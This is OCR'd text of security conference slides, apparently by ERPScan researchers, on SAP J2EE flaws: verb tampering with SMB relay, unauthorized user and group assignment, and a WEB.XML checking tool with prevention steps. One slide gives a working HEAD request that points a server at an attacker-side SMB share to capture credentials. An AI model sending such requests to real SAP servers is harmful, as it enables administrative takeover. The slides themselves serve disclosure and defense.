
2 - unauthorized smbrelay (VTSR)

- Same vulnerability but other vector
  - Verb Tampering +SmbRelay = VTSR
- Can be used for SMBrelay attack and full access to OS
- Unfortunately only on windows

```
HEAD /dir/support/CheckService?cmd_check&fileNameL=file&
    directoryNameL=\\smbsniffer\sniff\ HTTP/1.0
```

It means that attacker get administrative access to SAP on Windows server on local subnet.

tired



3 – unauthorized group assignment

- Secret interface which connect JAVA and ABAP
- run user management actions
- using SAPPJSF user (SAP_JSF_COMMUNICATION)

- Can be accessed remotely but there's no documentation
- Many commands were found but almost all require username and password additionally
- Except some))

3 – unauthorized group assignment

It is possible to add any user to any group

- For example you can add guest user to group Administrators which will lead to total destruction in public Portals.
- Work when ABAP engine is a data store for J2EE and connection using SAP_JSF_COMMUNICATION
- Still patching

3+ – total remote control


I was thinking that this is a win …. until we got a contract for pen testing SAP Portal and found more epic things:

- Vulnerability is working in the real life !
- In Standalone J2EE engine it is possible to do everything with users roles and groups using this application.
- By simply sending **2 requests** you can **create new user and assign him to group Administrators**.

DEMO

Show me DEMO!!!!!

A crushing blow



Prevention

Prevention:

- Install SAP note 1503579
- Scan applications using ERPScan WEB.XML check tool or manually
- Secure WEB.XML by deleting all <http-method>
- Disable application that are not necessary

Defense

- SAP have options for protecting from almost all possible attacks
- **But the number of problems is huge**
- **But the systems are very complex**
- **But administrators don’t care**

We tried to help a little bit

ERPSCAN WEB.XML check tool

- Developed by ERPScan
- Part of the commercial Security Scanner
- Can be downloaded offline for free
- Intended to checking WEB.XML files for different vulnerabilities and missconfigurations
- Will be also published at OWASP-EAS project

ERPSCAN WEB.XML check tool

- (1) **Information disclose** through error code. Checking for <error-page>
- (2) **Auth bypass** through verb tampering. Checking for <security-constraint>.
- (3) **Intercept critical data** through lack of SSL encryption for data transfer. Checking for <transport-guarantee>
- (4) **Cookie stealing thought lack of SSL** for an authorization . Checking for <session-config>
- (5) **Cookie stealing through XSS**. Checking for Httponly=true
- (6) **Session stealing** when JSESSIONID are not in Cookie. Checking for <tracking-mode>COOKIE</tracking-mode>,
- (7) **Increased CSRF or XSS probability** with big session timeout. Checking for <session-config>
- (8) **Unauthorized actions** by locally enabled invoker servlets.

  Checking for <param>InvokerServletLocallyEnabled</param>
- (9) **Invoker servlet bypass** . Checking for /* and /servlet/* in <security-constraint >

Tool DEMO

Look at my

TOOL

Conclusion

- For Companies - It is just the beginning)
- For Researchers - Work hard and you will get what you want
- For Pentesters – now you can hack SAP J2EE
- For SAP developers – please read SAP's recommendations
- For GRC guys – security is not only SOD
- For Administrators - read, patch, configure, read, patch, configure,….or ask professionals))

Future work

Many of the researched things cant be disclosed now because of good relationship with SAP Security Response Team which I would like to thank for cooperation. However if you want to see new demos and 0-days follow us at @erpscan and @sh2kerr and attend feature presentations:

- 6 September Bangalore India at Securitybyte
- 19 September - Brussels Belgium at Brucon
- 25 October - Miami USA at HackerHalted
- TBA

Look at dsecrg.com and **erpscan.com** for news

Greetz to all erpscan crew who helped: Dmitriy Chastuhin, Dmitriy Evdokimiv, Alexey Sintsov, Alexey Tuyrin, Pavel Kuzmin and also my friend Anton Spirin.

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